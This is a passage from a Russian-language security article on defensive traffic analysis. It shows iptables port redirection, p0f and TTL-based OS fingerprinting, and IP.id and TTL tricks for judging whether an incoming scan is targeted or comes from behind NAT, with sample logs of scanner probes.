
До сих пор мы слушали один порт, но хакеры сканируют множество портов. С помощью следующих правил межсетевого экрана мы можем завернуть все неиспользуемые сетевые порты в этот листенер:

```
iptables -t nat -I PREROUTING -i eth0 -p tcp --dport 22 -j REDIRECT
--to-ports 22 # Исключение
iptables -t nat -A PREROUTING -i eth0 -p tcp -m conntrack --ctstate
NEW -j REDIRECT --to-ports 1234
```

После того как мы изменили порт назначения и перенаправили подключение на листенер, нам нужно восстановить исходный номер порта. Определить исходный номер порта на сокете, что был до редиректа, можно с помощью такой функции:

```
import struct

def get_original_dst(sock):
    try:
        sockaddr_in = sock.getsockopt(socket.SOL_IP, 80, 16)
        (proto, port, a,b,c,d) = struct.unpack("!HHBBBB", sockaddr_in
[:8])
        dst_ip = "%d.%d.%d.%d" % (a,b,c,d)
        dst_port = port
        return (dst_ip, dst_port)
    except:
        pass
```

После чего мы почти в ту же секунду начнем видеть, какие службы и протоколы пытаются найти на нашем сервере уже на других портах.



```
[~]$ ./proto.py 1234 tcp
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:55542 -> :2718 [RTSPRequest,100%] OPTIONS / RTSP/1.0....
США Боулдер CENSY 206.[redacted].[redacted].44:52346 -> :3537 [SMBProgNeg,50%] ......./
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:55982 -> :2718 [RPCCheck,50%] ...(r.................|..................
Япония Токио AT-88-Z 18.[redacted].[redacted].228:55014 -> :80 [X11Probe,1%] ..........._....0U6..d.......S.....aX..... ....q.
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:56516 -> :2718 [SIPOptions,21%] PRI * HTTP/2.0....SM............
США  AT-88-Z 15.[redacted].[redacted].109:52884 -> :80 [firebird,1%] ............#8N..DU..T....U....5...Md.%.. .L|l..
Япония Токио AT-88-Z 18.[redacted].[redacted].228:35730 -> :80 [GetRequest,24%] GET / HTTP/1.1..Host: ....HELP..EHLO leakix.net..?
США  AT-88-Z 15.[redacted].[redacted].38:56044 -> :80 [X11Probe,1%] ...........'.8./.<.U...XB.0.=./.j...i5.. t .,..g'
США  AT-88-Z 15.[redacted].[redacted].109:52896 -> :80 [GetRequest,24%] GET / HTTP/1.1..Host: ....HELP..EHLO leakix.net..?
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:57028 -> :2718 [DNSVersionBindReqTCP,100%] ..............version.bind.....
США  AT-88-Z 15.[redacted].[redacted].38:56046 -> :80 [GetRequest,24%] GET / HTTP/1.1..Host: ....HELP..EHLO leakix.net..?
США  AT-88-Z 35.[redacted].[redacted].209:44512 -> :443 [X11Probe,1%] ...........q3..%....s=...2.?Lna..:...4..K Y.L.y.
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:57412 -> :2718 [DNSStatusRequest,18%] .*(.. .........www.baidu.com.......)........
США  AT-88-Z 35.[redacted].[redacted].209:44524 -> :443 [GetRequest,24%] GET / HTTP/1.1..Host: ....HELP..EHLO leakix.net..?
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:57922 -> :2718 [DNSStatusRequestTCP,100%] .............
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:58386 -> :2718 [SSLv23SessionReq,38%] AMQP....
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:58788 -> :2718 [DNSVersionBindReq,83%] ......
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:59220 -> :2718 [SMBProgNeg,12%] t3 12.1.2.AS:2048.HL:19..
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:59644 -> :2718 [Help,100%] HELP..
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:60208 -> :2718 [SSLSessionReq,53%] ....S...0..?G...,...`~....{....w....<=.o..n..(....
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:60876 -> :2718 [TerminalServerCookie,86%] ...*%......Cookie: mstshash=nmap.........
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:33178 -> :2718 [ibm-db2,37%] ..................
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:33672 -> :2718 [TLSSessionReq,47%] ....i...e..U...random1random2random3random4..../..
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:34540 -> :2718 [Kerberos,21%] ...qj.n0.k...........^0\.....P.......NM..0.......
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:35726 -> :2718 [pervasive-relational,23%] .....SMB@..................................
Канада Оквилл SCLOUDPTELTD-SG 165.[redacted].[redacted].204:36238 -> :2718 [SMBProgNeg,78%] .....SMBr......@.............@.........PC NETWORK
```

Сходство входящих пакетов с известными протоколами (все порты)

Это может показаться удивительным — как минуту назад еще закрытые порты теперь стали кем-то исследоваться. Именно так и выглядит темный трафик в интернете.

Однако большая часть сетевой активности, с которой можно столкнуться, — это не реальные хакеры, а лишь боты — программные роботы, ищущие что-то в интернете. Возможно, именно они потом приведут уже реальных хакеров, если те найдут на нашем периметре нечто интересное и перспективное для проникновения.

Большая часть хакеров ломает то, что ломается. Иными словами, работают в ширину и ищут уязвимые периметры, которые можно легко взломать. А не наоборот, когда изначально выбирают компанию и потом ищут уязвимости в ней, работая тем самым в глубину. Исключение составляют лишь таргетированные атаки, когда хакер реально заинтересован во взломе конкретной компании. Такие злоумышленники, скорее всего, просканируют все 65 535 портов на всех твоих серверах, так что у тебя еще будет возможность заметить это.

УЗНАЁМ ОС АТАКУЮЩЕГО

В предыдущем разделе для наблюдения за трафиком мы использовали листенер. Теперь пришла пора разработать свой миниатюрный сниффер. Сниффер позволит нам видеть уже весь сетевой трафик, который приходит на нашу систему. И к тому же мы сможем видеть не только полезные данные, но и весь сетевой пакет, включая транспортный и сетевой протоколы. С этого момента мы приступаем к анализу строения сетевых пакетов.

Анализ особых полей в TCP- или IP-слоях пакета может рассказать очень многое об источнике трафика. Например, анализируя размеры окна (поле `window`) в TCP-слое пакета, можно с той или иной уверенностью определить тип и даже версию ОС источника трафика. С этой задачей прекрасно справляется утилита p0f, имеющая хорошую базу фингерпринтов сетевых стеков. Встроить ее функциональность в код сниффера можно библиотекой-оберткой следующим образом:


```
from scapy.all import *
import scapy_p0f #pip3 install scapy-p0f

def p0f(packet):
    os = ""; ver = ""
    try:
        (_,_,os,ver),_,_ = scapy_p0f.p0f(packet)
    except:
        pass

sniff(iface=iface, prn=p0f, store=0)
```

Чрезвычайно просто!

Однако, чтобы сигнатуры p0f заработали, им требуется полноценная TCP-сессия. Если же хакер производит сканирование TCP-SYN, не открывая полноценное соединение, информации в его TCP/IP-пакетах будет недостаточно. Но поле `IP.ttl`, которое есть в каждом пакете, может позволить определить тип ОС, пусть и на самом базовом уровне: Linux, Windows или Cisco. Дело в том, что у каждого из этих семейств ОС есть свое начальное значение TTL: 64, 128 и 255 соответственно. Так что если мы добавим эту проверку в функцию `p0f()`, то будем получать тип ОС для любого входящего пакета:

```
...
if not os and IP in packet:
    if packet[IP].ttl <= 64:
        os = "Linux"
    elif 64 < packet[IP].ttl <= 128:
        os = "Windows"
    elif 128 < packet[IP].ttl <= 255:
        os = "Cisco"
return os, ver
...
```

В тех случаях, когда информации в сетевых пакетах достаточно, p0f определяет тип ОС даже с некоторой версией, в противном случае мы получим лишь семейство ОС.



```
[~]$ ./os.py ens18
Windows NT kernel 5.x 185.[redacted].[redacted].107:39627 -> TCP :9150
Linux 2.2.x-3.x 91.[redacted].[redacted].213:42548 -> TCP :443
Linux 2.2.x-3.x 91.[redacted].[redacted].213:57834 -> TCP :80
Linux 2.2.x-3.x 167.[redacted].[redacted].68:27371 -> TCP :26459
Linux 2.2.x-3.x 80.[redacted].[redacted].152:40188 -> TCP :8443
Windows NT kernel 5.x 173.[redacted].[redacted].149:37784 -> TCP :9398
Windows NT kernel 5.x 213.[redacted].[redacted].117:52662 -> TCP :8082
Linux 2.2.x-3.x 199.[redacted].[redacted].179:11340 -> TCP :1963
Windows NT kernel 5.x 213.[redacted].[redacted].117:39416 -> TCP :30121
Linux 2.2.x-3.x 199.[redacted].[redacted].187:3167 -> TCP :5061
Linux 2.2.x-3.x 206.[redacted].[redacted].153:21819 -> TCP :2161
Windows NT kernel 5.x 213.[redacted].[redacted].117:45279 -> TCP :55577
Linux 2.2.x-3.x 80.[redacted].[redacted].152:55676 -> TCP :8443
Windows NT kernel 196.[redacted].[redacted].48:9999 -> TCP :64998
Linux 2.2.x-3.x 91.[redacted].[redacted].213:59900 -> TCP :443
Linux 2.2.x-3.x 91.[redacted].[redacted].213:58248 -> TCP :443
```

Типы операционных систем узлов, отправляющих на нас трафик

Версия ОС даст нам начальное представление о том, кто нас атакует: более-менее профи с Linux или новичок, запустивший Kali на виртуалке под Windows.

ОПРЕДЕЛЯЕМ ТАРГЕТИРОВАННОСТЬ АТАКИ


Сетевой стек TCP/IP, который связывает атакующего с его целью, имеет несколько примечательных особенностей. По ним можно составить примерную картину об источнике атаки — откуда и как она исходит. Так, в IP-слое сетевого пакета есть поле `Identifier`, которое у большинства операционных систем имеет глобальный инкрементальный характер. Иными словами, компьютер хакера, отправляя сетевые пакеты своим целям, может автоматически увеличивать это поле на единицу с каждым пакетом. Анализируя это поле в принимаемых от хакера пакетах, мы сможем видеть, сколько пакетов он отправляет куда-то еще, кроме нас. Иными словами, мы можем заключить, таргетированная ли атака или веерная на множество хостов.

Узнать, насколько изменилось поле `IP.id` в каждом принимаемом пакете, достаточно легко: важно лишь сохранять предыдущий услышанный пакет и производить вычитание:

defence/ip_id.py

```
from scapy.all import *

delta_ids = {}
def get_delta_id(packet):
    delta = 0
    src_ip = packet[IP].src
    if delta_ids.get(src_ip):
        delta = abs(packet[IP].id - delta_ids[src_ip])
    delta_ids[src_ip] = packet[IP].id
    return delta

def analyze(packet):
    if IP in packet:
        if packet[IP].dst == own_addr: # only incoming
            ip = packet[IP].src
            delta_id = get_delta_id(packet)
            ...

own_addr = get_if_addr(iface)
sniff(iface=iface, prn=analyze, filter=filter, store=0)
```

Для большей информативности в код сниффера мы можем включить уже известные нам приемы с идентификацией ОС, а также GeoIP- и Whois-резолвы. То, что мы можем увидеть, показано ниже.



```
[~]$ ./ip_id.py ens18
Windows Россия Кушва SELECTEL-NET 5.[redacted].[redacted].90:1500 -> TCP :3306 +0
Windows Россия Кушва SELECTEL-NET 5.[redacted].[redacted].90:1500 -> TCP :3306 +8
Windows Россия Кушва SELECTEL-NET 5.[redacted].[redacted].90:1500 -> TCP :3306 +2
Windows Россия Кушва SELECTEL-NET 5.[redacted].[redacted].90:1500 -> TCP :3306 +1
Windows Россия Кушва SELECTEL-NET 5.[redacted].[redacted].90:1500 -> TCP :3306 +1
Windows Россия Кушва SELECTEL-NET 5.[redacted].[redacted].90:1500 -> TCP :3306 +1
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +0
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +407
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +343
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +1
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +1328
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +1037
Windows Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9935 -> TCP :22 +123
```

Количество пакетов, отправляемых узлами на другие цели

Мы видим здесь пример, где первый источник трафика имеет слабый инкремент, свидетельствующий, что практически никуда, кроме нашего узла, он пакеты не посылает. Это говорит о вероятно таргетированной атаке, то есть он атакует в текущий момент только нас. Второй же узел, помимо нас, успевает отправить от нескольких сотен до тысячи пакетов — это говорит о вероятной веерной атаке сразу на множество узлов. Но это было бы более справедливо для Linux-машины, мы же видим, что источник атаки — узел Windows. Более вероятно, что хакер в фоне слушает музыку либо его винда традиционно качает обновления.

INFO

Стоит отметить, что подобное поведение ОС плавно уходит в прошлое. Новые версии Windows и Linux все чаще имеют локально инкрементируемый `IP.id` либо же вовсе случайный.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ОБРАТНЫЙ ENUMERATION

ИЗУЧАЕМ АТАКУЮЩИХ ПО ИХ ТРАФИКУ

ВЫЧИСЛЯЕМ ИСТОЧНИК АТАКИ

В IP-слое каждого сетевого пакета есть поле **`TTL`**, которое уменьшается на единицу каждый раз, когда пакет проходит через сетевое устройство (коммутатор). К счастью, мы не связаны напрямую с хакером, нас разделяют десятки сетевых устройств, расположенных в разных уголках планеты. Таким образом, анализируя значение этого поля в принимаемых от хакера пакетах, мы как минимум можем заключить, как далеко он от нас находится. Такой прием лежит в основе трассировки (команды **`tracert`**, **`traceroute`**).


Но еще одним хитрым приемом мы можем вычислить, где именно расположен хакер: на узле с белым IP (например, выделенный сервер) либо где-то в глубине локальной сети за NAT или домашним роутером (обычная рабочая станция). Все, что нужно, чтобы это узнать, — выполнить простой **`ping`** на источник трафика и сравнить разницу **`IP.ttl`** у входящего и исходящего пакетов. Если пакет по направлению к нам прошел больший путь (его TTL уменьшился больше), значит, видимый нами IP-адрес источника не фактический адрес хакера, а лишь NAT- или VPN-шлюз. Если же дистанции туда и обратно полностью совпали, значит, полученный IP-адрес — это истинный источник трафика.

Следующий скрипт делает всю эту «магию». Он отправляет на каждый источник входящего трафика один ping-запрос, позволяющий понять расстояние до него в хопах. Далее это расстояние сверяется с фактическим у входящих пакетов.

defence/nat.py

```python
from scapy.all import *

def get_distance(ttl):
    if 255 >= ttl and ttl > 128:
        return 255 - ttl
    elif 128 >= ttl and ttl > 64:
        return 128 - ttl
    elif 64 >= ttl:
        return 64 - ttl

delta_ttl_cache = {}
def get_delta_ttl(packet):
    src_ip = packet[IP].src
    if src_ip in delta_ttl_cache:
        return delta_ttl_cache[src_ip]
    distance_in = get_distance(packet[IP].ttl)
    try:
        distance_out = get_distance( sr1(IP(dst=src_ip)/ICMP()/b"
probeprobeprobe", timeout=1)[IP].ttl )
        delta_ttl_cache[src_ip] = distance_in-distance_out
        return distance_in-distance_out
    except Exception as e:
        return 0

def analyze(packet):
    if IP in packet:
        if packet[IP].dst == addr: # incoming
            ip = packet[IP].src
            distance = get_distance(packet[IP].ttl)
            delta_ttl = get_delta_ttl(packet)
            ...

